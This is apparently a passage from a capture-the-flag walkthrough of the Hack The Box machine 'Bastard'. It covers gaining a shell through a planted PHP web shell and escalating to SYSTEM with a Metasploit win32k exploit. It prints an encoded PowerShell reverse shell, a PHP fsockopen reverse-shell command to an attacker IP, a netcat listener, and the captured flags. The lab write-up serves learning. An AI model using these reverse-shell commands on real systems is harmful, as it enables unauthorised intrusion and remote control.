
```
🚀 powershell -e
   JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAY
   wB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQ
   B0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQA
   wAC4AMQA0AC4AMgAxACIALAA4ADAAKQA7ACQAcwB0AHIAZQBh
   AG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByA
   GUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AG
   UAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADs
   AdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEA
   bQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJ
   ABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQ
   AgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQB
   PAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5
```

Shell: powershell

Encoding: None


4.25. I ran that against the php code we put on the machine to get a full shell!

4.26. I forgot a screenshot of the powershell code but I did get a picture of the php code attempts that were made.




10.10.10.9/b.php?cmd=php -r '$sock=fsockopen("10.10.14.21",80);system("/bin/bash <&3 >&3 2>&3");'

```
Usage: php [options] [-f]  [--] [args...]
   php [options] -r  [--] [args...]
   php [options] [-B ] -R  [-E ] [--] [args...]
   php [options] [-B ] -F  [-E ] [--] [args...]
   php [options] -S : [-t docroot]
   php [options] -- [args...]
   php [options] -a

  -a               Run interactively
  -c | Look for php.ini file in this directory
  -n               No php.ini file will be used
  -d foo[=bar]     Define INI entry foo with value 'bar'
  -e               Generate extended information for debugger/profiler
  -f         Parse and execute .
  -h               This help
  -i               PHP information
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.9] 55459
whoami
nt authority\iusr
PS C:\inetpub\drupal-7.54>
```


4.27. I snagged the user flag and started to enumerate the box for privesc.



```
PS C:\users\dimitris\desktop> whoami
nt authority\iusr
PS C:\users\dimitris\desktop> hostname
Bastard
PS C:\users\dimitris\desktop> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{56FEC108-3F71-4327-BF45-2B4EE355CD0F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\users\dimitris\desktop> type c:\users\dimitris\desktop\user.txt
ba22[redacted]f921a2
PS C:\users\dimitris\desktop>
```


5. Privilege Escalation

5.1. I checked open ports.




```
PS C:\Program Files> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       680
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1072
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       372
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       768
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       804
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       480
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       496
  TCP    10.10.10.9:80          10.10.14.21:35728      CLOSE_WAIT      4
  TCP    10.10.10.9:139         0.0.0.0:0              LISTENING       4
  TCP    10.10.10.9:55459       10.10.14.21:80         ESTABLISHED     2304
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:81                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       680
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       372
  TCP    [::]:49153             [::]:0                 LISTENING       768
  TCP    [::]:49154             [::]:0                 LISTENING       804
  TCP    [::]:49155             [::]:0                 LISTENING       480
  TCP    [::]:49156             [::]:0                 LISTENING       496
  UDP    0.0.0.0:123            *:*                                    852
  UDP    0.0.0.0:5355           *:*                                    944
  UDP    10.10.10.9:137         *:*                                    4
  UDP    10.10.10.9:138         *:*                                    4
  UDP    [::]:123               *:*                                    852
PS C:\Program Files>
```

5.2. I checked for interesting installations or files.




```
    Directory: C:\Program Files


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-----        24/12/2017   4:28 ??           Common Files
d-----         14/7/2009   8:41 ??           Internet Explorer
d-----         19/3/2017   1:58 ??           Microsoft
d-----         19/3/2017  12:31 ??           Microsoft SQL Server
d-----         19/3/2017  12:40 ??           MySQL
d-----         19/3/2017   1:59 ??           PHP Manager 1.2 for IIS
d-----         19/3/2017   1:59 ??           Reference Assemblies
d-----         19/3/2017   1:59 ??           runphp
d-----        24/12/2017   4:28 ??           VMware
d-----         14/7/2009   6:20 ??           Windows Mail
d-----         14/7/2009   8:37 ??           Windows NT
```

5.3. I found some good info once I checked the systeminfo to see it wasn't just running server 2008 R2 but it was also completely unpatched.



```
C:\windows\temp\test>systeminfo
systeminfo

Host Name:                 BASTARD
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00496-001-0001283-84782
Original Install Date:     18/3/2017, 7:04:46 ��
System Boot Time:          26/12/2021, 11:45:26 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2.047 MB
Available Physical Memory: 1.514 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 3.542 MB
Virtual Memory: In Use:    553 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.9
```

5.4. I thought I was on a good lead for a while with the SeImpersonate Priv but I just couldn't get it working so I moved on.



```
Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
```

5.5. https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens

5.6. https://github.com/ohpe/juicy-potato

5.7. https://github.com/ohpe/juicy-potato/releases/tag/v0.1

5.8. Even metasploit let me down on that one.


5.9. I started researching Server 2008 priv esc exploits and pulled in at least a dozen to try on the box without metasploit.

5.10. It seemed like I was having weird issues getting anything to execute though.


5.11. I am not sure what the errors were since I could get msfvenom code to run fine but I eventually moved to metasploit and used some known exploits there.

5.12. Since this is an unpatched Windows 2008 R2 server, it was only a matter of time before I found an exploit that worked.

5.13. I ran win32k priv esc and popped a system shell in metasploit!



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[+] Exploit finished, wait for privileged payload execution to complete.
[!] Tried to delete C:\Windows\TEMP\RiCAmbLRUdw.exe, unknown result
[*] Command shell session 5 opened (10.10.14.21:4444 → 10.10.10.9:55479 ) at 2021-12-28 15:08:07 -0600


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


C:\windows\temp\test>
C:\windows\temp\test>whoami
whoami
nt authority\system

C:\windows\temp\test>
```



```
c:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

c:\Users\Administrator\Desktop>hostname
hostname
Bastard

c:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{56FEC108-3F71-4327-BF45-2B4EE355CD0F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users\Administrator\Desktop>type c:\users\administrator\desktop\root.txt.txt
type c:\users\administrator\desktop\root.txt.txt
4bf1[redacted]ba7c
```

5.14. I grabbed the root flag and went back to some other writeups to see why I was having issues with a non-metasploit privesc.

5.15. I followed their exact method and still had issues so I chalked it up to an issue with my box maybe?

5.16. I am at this time running Kali 2021.4A and it is the newest version.